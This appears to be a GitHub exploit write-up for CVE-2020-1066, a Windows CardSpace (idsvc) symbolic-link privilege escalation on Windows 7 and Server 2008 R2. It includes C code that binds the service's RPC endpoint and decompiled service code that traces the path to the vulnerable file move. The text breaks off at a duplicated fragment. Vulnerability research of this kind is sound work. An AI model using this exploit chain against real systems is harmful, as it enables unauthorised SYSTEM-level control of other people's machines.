 cbwang505/cve-2020-1066-exp
Local privilege escalation exploit for CVE-2020-1066 targeting Windows 7 and Server 2008 R2. Leverages arbitrary file replacement via Windows CardSpace service (idsvc) symbolic link abuse to achieve SYSTEM-level code execution.

This vulnerability belongs to the Windows CardSpace service that does not properly handle symbolic link objects, leading to a local privilege escalation via arbitrary file replacement.
The author's PoC is for research purposes only. If readers use this PoC for other activities, the author is not responsible.
[toc]
Applies to ordinary users on Windows 7 and Windows Server 2008 R2, as well as IIS users with special configurations.
The author is the submitter of this vulnerability, which was updated in May 2020. The vulnerability originates from the Windows CardSpace service (abbreviated as idsvc) on Windows 7 and Windows Server 2008 R2. This service can be started by any user, runs with System privileges, and provides public RPC calls. When the service moves a specified configuration file located in the current user's environment variable %APPDATA% directory triggered by the user, it does not properly handle symbolic link objects, leading to arbitrary file replacement and local privilege escalation. This is the root cause of the vulnerability.
Since this is based on RPC calls, it is necessary to first obtain the service's MIDL interface in order to write local code to interact with it. The author recommends using RpcView tool. For specific methods, refer to the RPC vulnerability research series.
First, use the following method to obtain symbol files and configure symbols in the tool. After that, you can decompile the RPC interface IDL file. The specific method is as follows:``` //先配置环境变量[_NT_SYMBOL_PATH]值如下 SRVC:\symbolshttp://msdl.microsoft.com/download/symbols/ //手动下载符号,symchk.exe在windbg目录下 symchk.exe "C:\Windows\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\infocard.exe" /v //在RpcView工具点击Options->Configure Symbols,输入如下内容,注意大小写 srv*C:\symbols

Through the tool, obtain three important pieces of data: the type of RPC protocol, the protocol name, and the client definition file of the protocol interface (the .c file generated by compiling the IDL file, see the Decompilation text box on the left). In this way, the RPC service can be bound using the following method.```
BOOL StartRpcService()
{
RPC_STATUS status;
unsigned int cMinCalls = 1;
RPC_BINDING_HANDLE v5;
RPC_SECURITY_QOS SecurityQOS = {};
RPC_WSTR StringBinding = nullptr;
if (StartConnectingService())
{
//Rpc协议的类型,协议名称
status = RpcStringBindingComposeW(nullptr, L"ncalrpc", 0, L"31336F38236F3E2C6F3F2E6F20336F20236F21326F", nullptr, &StringBinding);
if (status){
printf("RpcStringBindingComposeW Failed:%d\n", status);
return(status);
}
status = RpcBindingFromStringBindingW(StringBinding, &hBinding);
RpcStringFreeW(&StringBinding);
if (status){
printf("RpcBindingFromStringBindingW Failed:%d\n", status);
return(status);
}
SecurityQOS.Version = 1;
SecurityQOS.ImpersonationType = RPC_C_IMP_LEVEL_IMPERSONATE;
SecurityQOS.Capabilities = RPC_C_QOS_CAPABILITIES_DEFAULT;
SecurityQOS.IdentityTracking = RPC_C_QOS_IDENTITY_STATIC;
status = RpcBindingSetAuthInfoExW(hBinding, 0, 6u, 0xAu, 0, 0, (RPC_SECURITY_QOS*)&SecurityQOS);
if (status){
printf("RpcBindingSetAuthInfoExW Failed:%d\n", status);
return(status);
}
//绑定接口
status = RpcEpResolveBinding(hBinding, DefaultIfName_v1_0_c_ifspec);
if (status){
printf("RpcEpResolveBinding Failed:%d\n", status);
return(status);
}
}
else
{
printf("Start Connecting Windows Cardspace Service Failed");
return 0;
}
return 0;
}
Through decompiling the idsvc service code, the specific project was obtained (see related projects). The idsvc service binds the global handler RequestFactory.ProcessNewRequest of the global RPC interface. For the first call, i.e., when parentRequestHandle is 0, the CreateClientRequestInstance class is called to handle the callback, and subsequent operations are handled by the CreateUIAgentRequestInstance class.``` //全局RPC接口的全局处理程序 internal static int ProcessNewRequest( int parentRequestHandle, IntPtr rpcHandle, IntPtr inArgs, out IntPtr outArgs) { ... //初次调用 if (parentRequestHandle == 0) { using (UIAgentMonitorHandle monitorHandle = new UIAgentMonitorHandle()) { using (ClientRequest clientRequestInstance = RequestFactory.CreateClientRequestInstance(monitorHandle, structure.Type, rpcHandle, inStream, (Stream)outStream)) {
string extendedMessage; //反射出来后执行实例的DoProcessRequest方法处理请求 num = clientRequestInstance.DoProcessRequest(out extendedMessage); RpcResponse outArgs1; RequestFactory.ConvertStreamToIntPtr(outStream, out outArgs1); //返回结果 outArgs = outArgs1.Marshal(); } } }
idsvc服务会根据RpcRequest->Type字段种的类名反射出相应类处理回调,这里poc使用的是"ManageRequest"类;```
 private static ClientRequest CreateClientRequestInstance( UIAgentMonitorHandle monitorHandle, string reqName, IntPtr rpcHandle,Stream inStream,Stream outStream)
        {
            ClientRequest clientRequest = (ClientRequest)null;
            lock (RequestFactory.s_createRequestSync)
            {
                RequestFactory.RequestName request =
RequestFactory.s_requestMap[reqName];
                if (-1 !=
Array.IndexOf<RequestFactory.RequestName>(RequestFactory.s_uiClientRequests,
request))
                {
                    Process contextMapping =
ClientUIRequest.GetContextMapping(rpcHandle, true);
                    InfoCardTrace.ThrowInvalidArgumentConditional(null ==
contextMapping, nameof(rpcHandle));
                   WindowsIdentity executionIdentity =
NativeMcppMethods.CreateServiceExecutionIdentity(contextMapping);
                    InfoCardUIAgent agent =
monitorHandle.CreateAgent(contextMapping.Id, executionIdentity, tSSession);
                    switch (RequestFactory.s_requestMap[reqName])
                    {
//这里使用的是"ManageRequest"类;
                        case RequestFactory.RequestName.ManageRequest:

                            clientRequest = (ClientRequest)new
ManageRequest(contextMapping, executionIdentity, agent, rpcHandle, inStream,
outStream);
                            break;

                    }
                }
Triggering the DoProcessRequest function of the ManageRequest instance to process the request, omitting the intermediate steps, finally calling StoreConnection.CreateDefaultDataSources() reaches the exploitation point. During interaction with the service, the service impersonates the client (Impersonate Client) and obtains the user's configuration file. By default, it specifies the configuration file under the user environment variable %APPDATA% directory. For IIS users, a special case is that the configuration file is not loaded by default; it needs to be enabled with the following configuration to work, click Application Pool -> Advanced Settings.  ```
//构造函数
protected StoreConnection(WindowsIdentity identity)
```
//构造函数
protected StoreConnection(WindowsIdentity identity)
